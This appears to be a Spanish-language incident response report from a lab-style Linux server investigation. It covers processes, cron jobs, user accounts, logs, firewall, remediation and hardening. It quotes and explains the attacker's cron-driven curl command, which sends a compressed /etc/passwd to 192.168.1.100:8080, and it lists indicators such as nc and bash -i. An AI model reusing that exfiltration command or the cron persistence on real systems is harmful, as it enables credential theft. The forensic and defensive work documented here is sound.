root         713  0.0  0.4  29668 18612 ?        Ss   04:50   0:00 /usr/bin/python3 /usr/bin/network
d-dispatcher --run-startup-triggers
root         714  0.0  0.2 237532  8828 ?        Ssl  04:50   0:00 /usr/lib/policykit-1/polkitd --no
-debug
syslog       715  0.0  0.1 224344  4784 ?        Ssl  04:50   0:00 /usr/sbin/rsyslogd -n -iNONE
root         728  0.0  0.1  17444  7864 ?        Ss   04:50   0:00 /lib/systemd/systemd-logind
root         730  0.0  0.3 393260 12316 ?        Ssl  04:50   0:00 /usr/lib/udisks2/udisksd
daemon       736  0.0  0.0   3796  2276 ?        Ss   04:50   0:00 /usr/sbin/atd -f
root         745  0.0  0.0   6808  2960 ?        Ss   04:50   0:00 /usr/sbin/vsftpd /etc/vsftpd.conf
root         777  0.0  0.2 315112 11692 ?        Ssl  04:50   0:00 /usr/sbin/ModemManager
root         816  0.0  0.5 107924 20764 ?        Ssl  04:50   0:00 /usr/bin/python3 /usr/share/unatt
ended-upgrades/unattended-upgrade-shutdown --wait-for-signal
root         832  0.0  0.1   6532  4496 ?        Ss   04:50   0:00 /usr/sbin/apache2 -k start
www-data     838  0.0  0.1 1211420 4368 ?        Sl   04:50   0:00 /usr/sbin/apache2 -k start
www-data     839  0.0  0.1 1211420 4384 ?        Sl   04:50   0:00 /usr/sbin/apache2 -k start
root         910  0.0  0.0  25880  3632 ?        Sl   04:50   0:00 /var/ossec/bin/wazuh-execd
wazuh        987  0.0  0.1 173620  7316 ?        Sl   04:50   0:00 /var/ossec/bin/wazuh-agentd
root        1005  0.0  0.2 124280  8056 ?        SNl  04:50   0:00 /var/ossec/bin/wazuh-syscheckd
root        1018  0.0  0.2 528092 11120 ?        Sl   04:50   0:00 /var/ossec/bin/wazuh-logcollector
root        1035  0.0  0.4 535264 16372 ?        Sl   04:50   0:00 /var/ossec/bin/wazuh-modulesd
root        1760  0.1  0.9 1922416 37196 ?       Ssl  04:55   0:03 /usr/lib/snapd/snapd
:_
```

Hallazgos.

No se identificaron comandos que sugieran actividad maliciosa, como nc, curl hacia destinos externos o shells interactivas (bash -i) redirigidas fuera del sistema. Asimismo, no se detectaron procesos ejecutándose desde rutas atípicas o temporales como /tmp/, /dev/shm/ o /opt/.hidden/, que suelen ser utilizadas por malware o scripts maliciosos. Todos los procesos observados se ejecutan desde rutas estándar del sistema, como /usr/sbin/, /usr/bin/ y /var/ossec/bin/, correspondientes a servicios legítimos del servidor.

Se concluye que, en esta fase, no existe evidencia de procesos maliciosos activos ni de riesgo inmediato derivado de la ejecución de software no autorizado.

3. TAREAS PROGRAMADAS (CRONJOBS)

Se realizó un análisis exhaustivo de las tareas programadas con el objetivo de identificar posibles indicios de persistencia no autorizada o actividad maliciosa. Se prestó especial atención a cronjobs que se ejecutan con frecuencias altas, ejecutándose cada pocos minutos sin una justificación evidente, así como a scripts ubicados en rutas poco comunes o con nombres engañosos que pudieran ocultar su verdadera función.

Comandos ejecutados:

ls /etc/cron.d/


*cat /etc/cron.d/**

crontab -l # usuario actual

crontab -u root -l # si procede

Evidencia.

Captura 2



Hallazgos.

Se identificó un script malicioso ubicado en */usr/local/bin/backup2.sh,* cuya función era comprimir el archivo */etc/passwd* y enviarlo a un servidor externo mediante curl. Este comportamiento constituye un indicador claro de compromiso y exfiltración de datos. El cronjob asociado ejecutaba esta acción cada 5 minutos

(**/5 * * * **) con privilegios de root, lo que le confería persistencia y capacidad de afectar al sistema sin restricciones y contenía instrucciones para comprimir el archivo /etc/passwd y enviarlo a un servidor externo mediante el comando curl.

Este comportamiento constituye un indicador claro de compromiso y exfiltración de datos críticos del sistema.

Otros scripts con potencial riesgo fueron detectados:

- /opt/scripts/logrotate.sh — ubicación inusual, requiere validación.
- Cronjob sys-maintenance — frecuencia de 15 minutos; la sintaxis confusa obliga a una revisión para descartar actividad no autorizada.

Patrones de riesgo identificados:

- Ejecución de tareas frecuentes por root sin justificación clara.
- Presencia de scripts en rutas no estándar o con nombres que podrían inducir a error.
- Posible exfiltración de datos hacia direcciones IP externas.

Detalle del mecanismo de exfiltración detectado.

El script malicioso utilizaba el comando:

- *curl -X POST -F 'file=@/tmp/secrets.tgz'* *http://192.168.1.100:8080/upload*
- *-X POST: indica que la solicitud HTTP* es de tipo *POST*.
- *-F 'file=@/tmp/secrets.tgz':* adjunta el contenido del archivo comprimido.
- *http://192.168.1.100:8080/upload:* servidor de destino controlado por atacante, con puerto estándar alternativo 8080.

Curl

Es una herramienta de línea de comandos para transferir datos con sintaxis de URL. Es muy versátil para realizar solicitudes HTTP/HTTPS, FTP, etc.

-X POST

Especifica que la solicitud HTTP debe ser de tipo POST. Este método se usa comúnmente para enviar datos a un servidor.

-F 'file=@/tmp/secrets.tgz'

Esto le dice a curl que adjunte el contenido del archivo /tmp/secrets.tgz como una parte de formulario (form data) llamada "file". El @ antes de la ruta del archivo es crucial e indica a curl que cargue el contenido del archivo, no el literal del nombre del archivo.

http://192.168.1.100:8080/upload

Esta es la **URL de destino** a la que se envían los datos.

192.168.1.100: Es una **dirección IP de red privada** (Clase C). Esto implica que el servidor de recepción del atacante está en la misma red local que el servidor o que el servidor es parte de una red privada más grande controlada por el atacante.

8080: Es un puerto común para servidores web alternativos o aplicaciones web. Es probable que el atacante esté ejecutando un simple servidor HTTP en este puerto para recibir los archivos cargados.

/upload: Es la ruta específica en el servidor de destino donde el archivo será recibido.

No hay ambigüedad. Este archivo está diseñado para robar passwd y enviarlo a 192.168.1.100. Este comando crea una copia comprimida de un archivo

del sistema altamente sensible que contiene información de todos los usuarios. Su objetivo es preparar esta información para ser enviada fuera del sistema.

Peligrosidad: MUY ALTA. La ejecución de este comando constituye una exfiltración activa de datos críticos del sistema, representando un riesgo extremadamente alto.

Acciones de contención aplicadas.

Aislamiento inmediato del servidor para evitar filtraciones adicionales.

1. Detención y renombrado del script malicioso:

   sudo mv /usr/local/bin/backup2.sh /usr/local/bin/backup2.sh.bak

2. Documentación y revisión de todos los cronjobs y scripts en rutas poco comunes: /tmp/, /opt/.scripts/, .backup/, .monitor/.
3. Análisis de los logs de conexiones salientes para determinar si se produjo exfiltración de datos:

   netstat -tunp | grep ESTABLISHED
   cat /var/log/syslog | grep curl

4. Preservación de evidencia antes de modificar o eliminar archivos críticos para asegurar un análisis forense completo.
5. Validación de scripts legítimos para descartar falsos positivos y restaurar la seguridad del sistema.
6. Implementación de monitoreo y alertas proactivas para detectar tareas programadas sospechosas con frecuencias elevadas en el futuro.

Comentarios: La revisión de cronjobs permitió identificar un mecanismo activo de exfiltración de datos y establecer medidas de contención inmediatas, mitigando el riesgo y preservando evidencia para su análisis forense posterior. Asimismo, se identificó la necesidad de un seguimiento continuo de los scripts y cronjobs programados por root para garantizar la integridad del sistema a largo plazo.

4. USUARIOS Y ACCESOS

Durante la revisión del sistema, se llevó a cabo un análisis de las cuentas de usuario activas, con especial atención a posibles accesos no autorizados o cuentas con privilegios elevados.

También se inspeccionaron los directorios de usuario con *ls -la /home/hacker* para determinar la existencia de archivos sensibles o actividad sospechosa. Aunque no se encontraron archivos críticos que indiquen un compromiso directo del sistema, el hecho de que el usuario hacker tenga shell activa y UID asignado representa un riesgo evidente, ya que esta cuenta podría ser utilizada para ejecutar procesos maliciosos, establecer persistencia o exfiltrar información en cualquier momento.

Comandos ejecutados:

cat /etc/passwd | *grep -v "/usr/sbin/nologin"*:

Permitiendo listar todas las cuentas que tienen shell activa y podrían iniciar sesión de forma interactiva.

awk -F: '{ print $1 " -> UID=" $3 }' /etc/passwd | sort -n -t= -k2

Para identificar usuarios con UID duplicados o cuentas que poseen privilegios de root (UID 0), lo que podría indicar escalamiento de privilegios oculto.

last -a | head -n 50


Revisión de accesos recientes al sistema y su origen.

grep "Failed password" /var/log/auth.log | tail -n 100


Identificación de intentos de acceso fallidos que podrían indicar ataques de fuerza bruta o intentos de intrusión.

Evidencia

Captura 1



Captura 2



Hallazgos

1. La cuenta hacker estaba activa y con shell asignada, lo que le permite interactuar con el sistema de manera directa.
2. No se detectaron UID duplicados ni otras cuentas con privilegios root ocultos.
3. No se encontraron evidencias de accesos recientes críticos ni archivos sensibles en /home/hacker, pero la mera existencia de la cuenta activa representa un riesgo latente de seguridad.

Acciones de contención aplicadas.

Para neutralizar cualquier amenaza asociada a esta cuenta, se ejecutaron las siguientes acciones:

1. Bloqueo de la cuenta sospechosa.

   Mediante el comando: *sudo usermod -L hacker*

   Esto evita que el usuario pueda iniciar sesión nuevamente.

2. Terminación de todos los procesos en ejecución bajo la cuenta.

   Mediante el comando: *sudo pkill -u hacker*

   Con esto se asegura que ningún proceso activo pueda continuar operando con los privilegios de la cuenta bloqueada.

3. Preservación de evidencia

   Antes de eliminar o modificar archivos, se realizó una copia de seguridad completa del directorio del usuario.

   Mediante el comando: *sudo cp -r /home/hacker /root/evidence_hacker_backup*

Esta medida garantiza que los archivos y configuraciones de la cuenta queden disponibles para un análisis forense completo, sin riesgo de pérdida de información.

4. Recomendación de limpieza completa.

   Se propone eliminar de manera segura todos los archivos residuales de la cuenta sospechosa una vez completado el análisis forense, garantizando que no quede información que pueda ser utilizada para comprometer el sistema nuevamente.

5. LOGS DEL SISTEMA

Durante esta fase del análisis, se procedió a revisar de manera exhaustiva los registros del sistema, con el objetivo de identificar posibles intentos de acceso no autorizado, actividad sospechosa o errores de servicios críticos que pudieran comprometer la estabilidad o seguridad del servidor.

Se investigo si se se habían producido conexiones SSH inusuales o provenientes de IPs desconocidas, si habían errores de servicios que puedan indicar mal funcionamiento o compromisos y la detección de posbilbes huecos en los logs que sugieran borrado de evidencia o manipulación de registros.

Para ello se ejcutaron los diguientes comandos:

- *grep -i "ssh" /var/log/auth.log | tail -n 200*

  Con el fin de inspeccionar los últimos 200 registros relacionados con SSH y detectar posibles intentos de login anómalos o provenientes de direcciones IP no autorizadas.

- *journalctl -xe --no-pager --since "-24h":*

  Revisión detallada del journal del sistema de las últimas 24 horas, buscando errores de servicios, alertas de seguridad o mensajes críticos que pudieran

reflejar un mal funcionamiento o actividad maliciosa.

- *cat ~/.bash_history | tail -n 200*

  Examen del historial de comandos del usuario actual para identificar ejecuciones sospechosas o patrones de comportamiento atípicos que puedan indicar interacción con herramientas de exfiltración, escalamiento de privilegios o manipulación del sistema.


Se analizaron los últimos 200 registros relacionados con SSH y no se encontraron accesos inusuales ni intentos de login sospechosos.

La revisión de los logs del sistema (journalctl) de las últimas 24 horas no mostró errores críticos, fallos de servicios ni alertas de seguridad.

Se verificó el historial de comandos (.bash_history) del usuario actual y no se encontraron comandos sospechosos ni indicios de actividad maliciosa reciente.

Evidencia

Captura 1



Hallazgos.

Tras el análisis completo de los registros y el historial de comandos, se constató que no existía actividad SSH inusual ni accesos remotos sospechosos. Todas las conexiones registradas correspondían a usuarios legítimos y horarios habituales de operación.

Asimismo, no se detectaron errores críticos de servicios, fallos repetitivos ni alertas de seguridad que requirieran intervención inmediata. Finalmente, no se identificaron huecos en los logs, es decir, no se encontraron indicios de manipulación o borrado de registros que pudieran ocultar actividad maliciosa. El historial de comandos del usuario tampoco mostró ejecución de herramientas peligrosas ni operaciones anómalas recientes.

Acción de contención aplicada.

Como medida preventiva y en línea con las acciones de contención aplicadas en pasos anteriores, se mantiene bloqueada la cuenta sospechosa hacker y su shell se ha cambiado a *nologin* para impedir cualquier inicio de sesión.

Dado que los registros no presentan actividad sospechosa, no se requiere ninguna acción adicional sobre los logs; sin embargo, se recomienda mantener un monitoreo continuo de los registros de autenticación y del journal para garantizar la detección temprana de cualquier anomalía futura.

El análisis de logs confirma que no se ha producido actividad maliciosa adicional en el sistema durante el periodo revisado.

6. RED Y FIREWALL

En esta fase se realizó un análisis detallado del estado de la red y de la configuración del firewall del servidor, con el objetivo de identificar posibles riesgos relacionados con puertos abiertos inesperados, servicios activos no autorizados o comunicaciones externas que pudieran indicar actividad maliciosa, como la conexión a servidores de comando y control.

Se innvestigó sobre la existencia de puertos abiertos que no deberían estar disponibles y conexiones salientes hacia direcciones externas sospechosas o indicios de comunicación con C2.

Para ello se ejecutaron comandos específicos de monitoreo y auditoría de red:

- *ss -tuln y ss -antp*

  Permiten listar los puertos en escucha, identificar los protocolos asociados y los procesos que los están utilizando.

- *iptables -L -n -v*

  Ofrece un panorama completo de las reglas de firewall y de la política de filtrado aplicada al tráfico entrante y saliente.

Hallazgos de puertos y servicios.

Durante la inspección se identificaron los siguientes puertos activos:

- 22 (SSH)

  Puerto estándar para administración remota, cuyo estado es esperado y seguro.

- 80 (HTTP)

  Puerto correspondiente al servidor web, legítimo si la organización requiere ofrecer servicios web internos o externos.

- 21 (FTP)

  Puerto activo asociado a servicios de transferencia de archivos; representa un riesgo potencial si no es estrictamente necesario, ya que expone un servicio de autenticación al exterior.

- 53 (DNS interno)

  Utilizado para resolución de nombres dentro de la red, considerado normal y necesario para el funcionamiento del sistema.

No se detectaron conexiones salientes sospechosas ni evidencia de actividad de tipo C2 activa, lo que indica que, al momento del análisis, no existían indicios de exfiltración de datos ni comunicación con servidores externos maliciosos.

Revisión de firewall y políticas de filtrado:

- Política de entrada (INPUT): DROP, garantizando que únicamente se acepten conexiones explícitamente autorizadas, reduciendo la exposición a ataques externos.

- Política de salida (OUTPUT): ACCEPT, permitiendo que el servidor establezca conexiones legítimas hacia otros sistemas o servicios externos según sea necesario.

- Reglas específicas del usuario (ufw-user-input): se limitan los puertos accesibles únicamente a los requeridos por la operación del servidor: 22

(SSH), 80 (HTTP), 8080 (si aplica) y 21 (FTP). No se detectaron reglas permisivas que faciliten tráfico masivo o acceso a puertos altos inesperados.

Conclusiones

- La configuración del firewall es correcta, con una política de entrada restrictiva y control de salida adecuado.
- El único riesgo identificado es la exposición del servicio FTP, que debe ser evaluada para determinar si es estrictamente necesaria.
- Los demás puertos abiertos corresponden a servicios legítimos del sistema, y no se detecta actividad de comunicación sospechosa con IPs externas.

Acciones de contención propuestas y aplicadas.

1. Mantener el firewall activo y las reglas actuales revisadas y verificadas.
2. Evaluar la necesidad de mantener el servicio FTP; en caso de no ser requerido, se recomienda detenerlo y deshabilitarlo permanentemente (systemctl stop vsftpd && systemctl disable vsftpd).
3. Mantener monitoreo continuo de puertos abiertos y conexiones externas para detectar cualquier comportamiento anómalo de manera proactiva.

Este análisis asegura que la exposición de la red se mantiene controlada y que los servicios activos corresponden a funciones legítimas del sistema, reduciendo significativamente el riesgo de ataques externos.

7. PERSISTENCIA Y BACKDOORS

No se identificaron servicios sospechosos en ejecución ni scripts con comportamiento malicioso adicional fuera del cronjob previamente eliminado. Tampoco se encontraron backdoors adicionales en directorios comunes de persistencia ni en configuraciones de inicio del sistema.

Comandos ejecutados.

ls -la /usr/local/bin/

find /opt -type f -iname ".sh"*

cat /etc/rc.local

systemctl list-units --type=service --state=running

systemctl cat <servicio_sospechoso>

Evidencia

Acciones de contención propuestas y aplicadas

1. Evaluar la necesidad del servicio FTP; en caso de no ser requerido, detener y deshabilitar permanentemente (systemctl stop vsftpd && systemctl disable vsftpd).
2. Mantener monitoreo proactivo de todos los scripts y servicios en /usr/local/bin/ y /opt/, así como de las unidades de systemd, para detectar cualquier modificación no autorizada en tiempo real.

3. Implementar alertas que notifiquen sobre la apertura de puertos nuevos o servicios no reconocidos que puedan sugerir la instalación de backdoors.
4. Documentar todos los hallazgos y preservar evidencia para futuras auditorías o análisis forense.

Esta medidda garantiza que, aunque actualmente no se detecten backdoors activos, se establecen mecanismos de control y monitoreo para prevenir riesgos futuros y asegurar la integridad del servidor a largo plazo.

VIII. CONFIRMACIÓN DE HALLAZGOS Y ACTUACIÓN

Una vez concluido el análisis en vivo del servidor, se procedió a diseñar y ejecutar un plan de remediación cuyo objetivo principal fue eliminar todo rastro del atacante, garantizar la recuperación de la integridad del sistema y reforzar la configuración de seguridad para reducir el riesgo de reincidencias.

Evaluación de hallazgos y riesgos

El estudio previo había revelado varios vectores de riesgo que comprometían seriamente la seguridad del entorno. Entre ellos destacaban la presencia de un cronjob malicioso que ejecutaba cada cinco minutos un script ubicado en /usr/local/bin/backup2.sh, cuyo propósito era comprimir el archivo /etc/passwd y transferirlo a un servidor externo bajo la dirección 192.168.1.100:8080. Este hallazgo resultaba crítico, dado que se trataba de un intento claro de exfiltración de credenciales.

Adicionalmente, se había identificado la existencia de un usuario sospechoso denominado hacker, con privilegios y shell habilitada, que no figuraba dentro de las

cuentas autorizadas. La presencia de este usuario sugería la creación deliberada de un punto de acceso persistente en el sistema.

Por último, se constató la exposición innecesaria del servicio FTP en el puerto 21, un vector adicional de ataque que aumentaba la superficie de exposición del servidor.

En base a estos hallazgos, se definieron una serie de medidas correctivas y de fortalecimiento, priorizadas en función de su impacto y urgencia.

Acciones de remediación

La primera acción fue la eliminación definitiva del cronjob malicioso y del script asociado. Se procedió a borrar /usr/local/bin/backup2.sh y a revisar exhaustivamente todas las configuraciones de cronjobs, tanto a nivel de sistema como de usuarios. Para descartar persistencias adicionales, también se inspeccionaron directorios comunes utilizados por atacantes para ocultar código malicioso, como /tmp, /var/tmp y /dev/shm. La verificación no arrojó nuevos hallazgos, confirmando que el único vector activo era el script ya identificado.

En paralelo, se neutralizó el acceso del usuario hacker. En una primera fase se bloqueó la cuenta y se detuvieron todos sus procesos en ejecución, preservando al mismo tiempo la información de su directorio personal para un análisis forense posterior. Una vez asegurada la evidencia, la cuenta fue eliminada de forma permanente, junto con cualquier rastro asociado en los archivos de configuración de usuarios y grupos. Además, se revisaron todos los usuarios del sistema con UID bajos para confirmar su legitimidad, garantizando que únicamente permanecieran cuentas oficiales de servicio y administración.

En cuanto a los servicios expuestos, se deshabilitó el demonio FTP (ProFTPD) al no encontrarse justificación operativa para su uso. Posteriormente, se realizó un escaneo de los puertos en escucha, comprobando que solo

permanecieran abiertos aquellos estrictamente necesarios para el funcionamiento del servidor.

En materia de firewall, si bien se había verificado previamente que la política por defecto de entrada era DROP y la de salida ACCEPT, se procedió a reforzar la configuración. Se implementaron reglas más restrictivas, limitando el acceso únicamente a los protocolos y direcciones IP autorizadas, con especial énfasis en los servicios SSH y HTTPS.

Verificación post-remediación

Una vez aplicadas estas medidas, se efectuó una fase de validación para confirmar la recuperación de la integridad del sistema. Se revisaron nuevamente los procesos en ejecución, constatando que no quedaban tareas sospechosas activas. Los cronjobs fueron auditados en su totalidad y únicamente permanecieron aquellos correspondientes a funciones legítimas del sistema.

De igual manera, se inspeccionaron los registros del sistema en busca de nuevos intentos de reconexión por parte del host atacante, sin encontrarse actividad anómala. También se validó que los recursos del sistema (CPU, memoria y red) se mantenían dentro de parámetros normales, lo cual descartaba la ejecución de cargas ocultas o procesos de extracción de datos.

Finalmente, se procedió a la comparación de integridad de binarios críticos, asegurando que no hubieran sido sustituidos o manipulados. Esta verificación aportó confianza adicional en que el entorno no había sufrido una alteración más profunda.

Medidas de fortalecimiento

Superada la fase de limpieza, se implementaron medidas adicionales orientadas al endurecimiento del servidor y la prevención de futuros incidentes.

En primer lugar, se aplicaron todos los parches de seguridad pendientes, tanto del

sistema operativo como de los servicios críticos en ejecución. La configuración de SSH se reforzó, estableciendo autenticación únicamente mediante clave pública y deshabilitando por completo el acceso directo con el usuario root. Asimismo, se implantó la herramienta fail2ban para mitigar posibles intentos de fuerza bruta en el servicio SSH.

En el ámbito del monitoreo, se configuraron alertas en tiempo real que notificarán cualquier modificación en cronjobs, creación de nuevos usuarios o cambios relevantes en los procesos del sistema. Complementariamente, los registros fueron redirigidos hacia un servidor centralizado, con el fin de garantizar su integridad y facilitar su análisis mediante un SIEM.

Desde un punto de vista operativo, se recomendó la segmentación de la red para aislar este servidor crítico de otros entornos, así como la adopción de políticas de contraseñas robustas y su rotación periódica. Por último, se documentó y puso a prueba el Plan de Respuesta a Incidentes, lo que permitirá optimizar los tiempos de reacción ante futuros eventos de seguridad.

IX. CIERRE DEL INFORME Y ESTADO FINAL DEL SISTEMA

Tras la ejecución de todas las fases del análisis y remediación, el servidor ha sido restaurado a un estado seguro y estable, libre de accesos no autorizados y de persistencias maliciosas detectadas durante el incidente. Las medidas de contención, erradicación y fortalecimiento aplicadas aseguran que los vectores de ataque identificados han sido neutralizados, y que se han implementado mecanismos de monitoreo y alerta proactivos para la detección temprana de cualquier actividad anómala futura.

El entorno ahora cumple con los estándares de seguridad internos de la

organización, incluyendo:

- Integridad de todos los binarios críticos verificada.
- Control de accesos y usuarios legitimado y auditado.
- Servicios y puertos expuestos reducidos a los estrictamente necesarios y monitorizados.
- Políticas de firewall reforzadas y configuradas para minimizar la superficie de ataque.
- Procedimientos de auditoría y registro centralizado activos para soporte forense y cumplimiento normativo.

Se recomienda continuar con revisiones periódicas de seguridad, aplicación inmediata de parches y mantenimiento de los protocolos de respuesta a incidentes, garantizando así la resiliencia del servidor ante posibles amenazas futuras. Este informe documenta de manera completa las acciones realizadas y constituye evidencia formal de la actuación ante el incidente de seguridad.

X. VALIDACIÓN Y FIRMAS

El presente informe ha sido elaborado y revisado por los responsables del análisis de seguridad, quienes certifican la veracidad de los hallazgos, la correcta ejecución de las acciones de remediación y la documentación de todos los procedimientos aplicados.

Nombre	Cargo	Firma	Fecha
Samuel García	Analista de Seguridad	*Samuel*	15/09/25